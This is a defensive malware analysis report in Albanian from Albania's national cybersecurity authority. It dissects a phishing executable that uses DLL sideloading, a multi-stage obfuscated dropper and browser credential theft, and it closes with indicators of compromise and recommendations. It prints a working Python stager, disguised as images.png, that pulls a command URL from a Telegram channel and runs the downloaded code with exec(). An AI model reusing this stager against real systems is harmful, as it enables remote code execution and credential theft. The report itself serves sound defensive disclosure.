REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës

Njoftim_për_shkelje_të_të_drejtave_të_pronësisë_intelektuale_AL.exe

Versioni: 1.0
Datë: 13/05/2025

TLP:CLEAR

Adresa: Rruga "Papa Gjon Pali II" nr.3Tiranë;
Faqe ueb: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

PËRMBAJTJA

LISTA E FIGURAVE

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Është evidentuar qarkullimi i një fushate *Phishing* në infrastrukturat e Republikës së Shqipërisë ku shpërndahet skedari keqdashës:
Njoftim_për_shkelje_të_të_drejtave_të_pronësisë_intelektuale_AL.zip.
Ky skedar ka si qëllim vjedhjen e informacioneve të shfletuesëve të internetit në kompjuterat e viktimave, si edhe ekzekutimin e komandave në distancë, të paautorizuara.

Analiza statike e skedarit

Skedari **Njoftim_për_shkelje_të_të_drejtave_të_pronësisë_intelektuale_AL.exe** është një skedar i tipit ***executable.*** Nëse skedarin do e klikojmë brenda direktorisë së paracaktuar nga aktori keqdashës, ajo do vazhdojë të thërrasë një *file* ***dll*** me emrin ***version.dll*** e cila përsëri ndodhet në këtë direktori. Nëse tentojmë që skedarin ta hapim jashtë kësaj direktorie do evidentohet hapja e programit legjitim ***Haihaisoft PDF Reader*** e cila shërben për të aksesuar skedarët e tipit pdf.




Figura 1 Path ku skedari exe ekzekuton version.dll




Figura 2 Haihaisoft PDF Reader

Gjatë analizës së kodit evidentohet se skedari ***.exe*** përmban një ***.dll*** me emrin version ***version.dll*** e cila ka të njëjtin emër me skedarin që ndodhet në të njejtën direktori. Ndryshimi është që ***.dll*** që përmban vetë skedari është legjitime. Procesi që ndodh, funksionon në këtë mënyrë:

Kur skedari kryesor nis ekzekutimin, tenton të kërkojë për skedarin me emrin ***version.dll*** në mënyrë që të kryejë funksionalitet e saj, por në rastin aktual kemi të bëjmë me **DLL Search Order Hijacking** ose ***proxy DLL sideloading.*** Aktori keqdashës ka krijuar këtë ***dll*** keqdashëse me qëllim që të ndryshojë rrjedhën e ekzekutimit të skedarit kryesor, duke ekzekutuar funksionet e ***version.dll*** që ka krijuar vetë dhe jo të vetë skedarit legjitim.




Figura 3 Version.dll DLL32

Funksioni i parë që nis ekzekutimin është funksioni *Main* ose *Entry*, i cili menjëherë nis ekzekutimin e funksionit ***dllmain_dispatch(HINSTANCE_*param_1,ulong param_2, void *param_)***

Ky funksion ka disa instruksione të cilat nuk janë të rëndësishme për analizën, por e rëndësishme është thirrja e funksionit: ***FUN_10001aa0*** i cili përmban 2 parametra.

```
undefined4 FUN_10001aa0(undefined4 param_1,int param_2)

{
  code *pcVar1;
  undefined4 uVar2;

  if (param_2 != 1) {
    return 1;
  }
  FUN_10001850();
  pcVar1 = (code *)swi(3);
  uVar2 = (*pcVar1)();
  return uVar2;
}
```

Figura 4 FUN_10001aa0

pcVar1 = (code *) swi(3);
swi(3) është një **software interrupt**, i përdorur shpesh me qëllim për të:

- Kapur kontrollin me një *SEH* (Structured Exception Handler).
- Mashtrim ndaj *debugger*, duke e bërë të mendojë se është një *breakpoint*.

Para këtij rrjeshti kodi evidentojmë thirrjen e funksionit **FUN_10001850**

FUN_10001850 është një funksion (loader) që:

- Manipulon të dhëna duke përdorur operacione matematikore komplekse
- Ngarkon një skedar *.DLL*
  - Zbulon adresat e funksioneve nga *.DLL* e ngarkuar
  - Thërret funksione shtesë
- Funksioni fillon duke marrë rrugën e direktorisë së sistemit të Windows (zakonisht *C:\Windows\System32).*
- Kjo përdoret shpesh për të ndërtuar një rrugë të plotë të *DLL*-së që do të ngarkohet.
- Më pas ka një seksion të gjatë me operacione matematikore komplekse, që duket se:
  - ***Maskojnë (obfuscate)*** ose ***dekriptojnë*** të dhëna.
- Këto përfshijnë:
  - ***Operacione SIMD*** si pmuldq dhe pmulld (shumëzime në regjistra 128-bitësh)
  - ***Manipulim bitësh*** me operacione XOR
  - ***Loop që bën XOR byte pas byte*** me një vlerë të llogaritur

Përdorimi i operacioneve matematikore komplekse, ngarkimi dinamik i ***DLL***-ve dhe zgjidhja e adresave të funksioneve në mënyrë dinamike janë taktika tipike që përdoren nga malware për të shmangur zbulimin dhe analizën. Ky kod ka shumë gjasa të jetë pjesë e ngarkuesit fillestar *(initial loader)* të një malware ose faza e parë e *payload* të tij.

Decompile: FUN_10001850 - (version.dll)

```
32
33  GetSystemDirectoryA(local_118,0x104);
34  puVar10 = (uint *)FUN_10001a20(&local_13);
35  auVar13 = _DAT_100031f0;
36  if (*(char *)((int)puVar10 + 0xe) != '\0') {
37    iVar11 = 0;
38    if (1 < DAT_1002a0dc) {
39      iVar11 = 8;
40      auVar15._0_8_ = SUB168(_DAT_10003190,0);
41      auVar15._8_4_ = SUB164(_DAT_10003190,4);
42      auVar15._12_4_ = SUB164(_DAT_10003190,4);
43      auVar14._8_8_ = auVar15._8_8_;
44      auVar14._0_4_ = SUB164(_DAT_10003190,0);
45      auVar14._4_4_ = auVar14._0_4_;
46      auVar12._4_4_ = SUB164(_DAT_10003190,8);
47      auVar12._0_4_ = SUB164(_DAT_10003190,8);
48      auVar12._8_4_ = SUB164(_DAT_10003190,0xc);
49      auVar12._12_4_ = SUB164(_DAT_10003190,0xc);
50      auVar12 = pmuldq(auVar12,_DAT_100031f0);
51      auVar16 = pmuldq(auVar14,_DAT_100031f0);
52      auVar19._0_4_ = (auVar16._4_4_ >> 4) - (auVar16._4_4_ >> 0x1f);
53      auVar19._4_4_ = (auVar16._12_4_ >> 4) - (auVar16._12_4_ >> 0x1f);
54      auVar19._8_4_ = (auVar12._4_4_ >> 4) - (auVar12._4_4_ >> 0x1f);
55      auVar19._12_4_ = (auVar12._12_4_ >> 4) - (auVar12._12_4_ >> 0x1f);
```

Figura 5 Funksioni FUN_10001850

Funksioni tjetër keqdashës është funksioni ***FUN_10001240()***

Dropper me shumë faza

Faza 1 – *Konfigurimi fillestar & Dekriptimi i parë*

- Fillimisht merr **direktorinë aktuale** me GetCurrentDirectoryW.
- Thërret FUN_100017a0 për të marrë të dhëna të ***fshehura/enkriptuara***.
- Ato të dhëna dekriptohen me një ***algoritëm XOR të personalizuar***, ku çelësi i XOR-it varet nga pozicioni i bajtëve në memorie.

Faza 2 – *Gjenerimi i skedarit të parë*

- Me FUN_100011c0, të dhënat e dekriptuara ***shkruhen në disk*** si një skedar i parë (një DLL ose *loader* tjetër).
- Më pas thërret *FUN_100017d0* për të marrë ***një tjetër pjesë të enkriptuar***.
- Kjo pjesë dekriptohet duke përdorur ***operacione matematikore komplekse***, si:
    - *pmuldq, pmulld* – shumëzime me *SIMD*
    - *pshufhw, pshuflw* – riorganizim i të dhënave në regjistra

Këto teknika përdoren shpesh për të ***vështirësuar analizën statike të malware***

Faza 3 – *Lëvizja e skedarit*

- Të dhënat e reja të dekriptuara ruhen në një rrugë tjetër *(aWStack_828)*.
- Me FUN_10001800 merret pjesa tjetër e të dhënave të fshehura.
- Ato dekriptohen në të njëjtën mënyrë si më parë.
- Rezultati ruhet në aWStack_620.
- MoveFileW përdoret për të ***zhvendosur ose zëvendësuar*** skedarin e parë me skedarin e ri – ***teknikë klasike DLL sideloading (ngarkim DLL-je keqdashëse në vend të një DLL legjitime)***.

Faza 4 – *Ekzekutimi i payload-it final*

- Thërret FUN_10001820 për të marrë ***payload-in final të fshehur***.
- Kryen të njëjtën ***logjikë dekriptimi*** (XOR + operacione SIMD).
- Rezultati ruhet në aWStack_210.
- Me CreateProcessW ***ekzekuton payload-in final***, i cili është një ***malware.***


Duke parë kompleksitetin e këtij skedari për të parë se çfarë ndodh në fazën finale do shikohet në vijim analiza dinamike e skedarit .

Analiza dinamike e skedarit

Figura 6 Proceset dhe nën proceset e nisura nga ekzekutimi

Evidentohet një skedar me emrin **Evidence.docx** e cila është një ***.bat*** file.
Ky është një ***script në Windows Batch (gjuha: .bat ose .cmd)***
Hap një *PDF* për të shpërqendruar përdoruesin,

- Instalonte Python në mënyrë të fshehtë,
- Instalonte librari python për komunikim dhe kriptim,
- Ekzekutonte një skript të maskuar si ***imazh PNG***, por në fakt është ***kod i keqdashëm Python***



Proceset e nisura nga ekzekutimi i skedarit, evidentojnë nisjen e një procesi, në një proces tjetër që inicializohet nga procesi kryesor **explorer.exe** duke startuar **Document.pdf,** ku përdoret për të ekzekutuar një komandë që instalon *Python* në mënyrë të fshehtë në kompjuter, përmes "*burn.clean.room"* një ***teknikë shpesh e përdorur për maskim të qëllimeve keqdashëse.***
PDF aksesohet nga një folder Temp, që tregon se është **ngarkuar ose krijuar përkohësisht**, zakonisht nga një aplikacion (shpesh malware).

Ky skedar ndodhet në folderin me emrin **"_"** i cili është i tipit hidden së bashku me një skedar me emrin **images.png** e cila nuk është në vetvete një foto por një pjesë kodi në python:

```
import requests, re, time, sys

while True:
    try:
        match = re.search(r'<meta property="og:description" content="([^"]+)"', requests.get(f"https://t.me/{sys.argv[1]}").text)
        if match:
            exec(requests.get(requests.head(f'https://is.gd/{match.group(1)}', allow_redirects=True).url).text)
            break
    except Exception as e:
        print(e)
        time.sleep(5)
        continue
```

Figura 7 images.png

Ky kod merr **HTML-në e faqes së Telegram kanalit** me emrin që jepet si parametër: (sys.argv[1], e)

Kërkon **og:description**, që është përshkrimi i faqes në metadata (zakonisht përdoret nga Facebook/Telegram për paraqitje).
Nëse ka përputhje:

- Kryen **HEAD** request te https://is.gd/<vlera> për të marrë URL-në reale ku shkon ajo e shkurtuar.
- Merr përmbajtjen (GET) e asaj URL-je dhe ***ekzekuton direkt kodin që gjendet aty me exec(...)***.

Në folderin ***Temp*** krijohet një skedar i tipit ***.zip*** me emrin ***[IP dhe emrin e kompjuterit të infektuar].***
Nëse e ekstraktojmë këtë skedar, do evidentohen se janë marrë nga browseri i chrome,edge etj informacione si Cookie, username dhe password të ruajtura në ***autofill***. Në këtë skedar në përshkrimin e tij u evidentua dhe kanali i telegramit me username ***LoneNone*** e cila ka në bio: ***hxxps[://]avscan[.]is/scan/7583b658d5330288052da320edf3e7be***

Pra sipas kodit në python, merr komandën nga kjo url dhe e ekzekuton nëpërmjet funksionit **exec**
Momentalisht ky domain nuk është funksional pasi do na jepte dhe më shumë informacion se çfarë skedari në python ekzekutohet në kompjuterin e infektuar.




Figura 8 Url që përmban payloadin

MITRE ATT&CK

Reconnai...	Resource Developm...	Initial Access	Execution	Persisten...	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	1 Replication Through Removable Media	1 Command and Scripting Interpreter	1 Windows Service	1 Windows Service	3 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	2 Encrypted Channel	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	1 PowerShell	1 1 Registry Run Keys / Startup Folder	1 1 Process Injection	1 1 Process Injection	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	1 Non-Application Layer Protocol	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	At	1 DLL Side-Loading	1 1 Registry Run Keys / Startup Folder	1 Deobfuscate /Decode Files or Information	Security Account Manager	1 1 Peripheral Device Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	2 Application Layer Protocol	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	1 DLL Side-Loading	1 Rundll32	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Protocol Impersonation	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 File Deletion	Cached Domain Credentials	Wi-Fi Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop

Indikatorët e Kompromitimit

E8974677564EF7D3AA3A8452FFFC5CE7D31ADA20885CF1DA74C3B2B4DB70145B	**images.png**
9E296EDE93F1A918DC58D3D4699A3210A9671584AB5FE3F34B91438137FC8F08	**Version.dll**
hxxps[://]avscan[.]is/scan/7583b658d5330288052da320edf3e7be	**URL**
2524E2BA1BB3E04008859D2E2EB50FB6BCB6E03D4502DC0A5019F1379E1EBA17	**Evidence.docx**

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromitimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menaxhimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".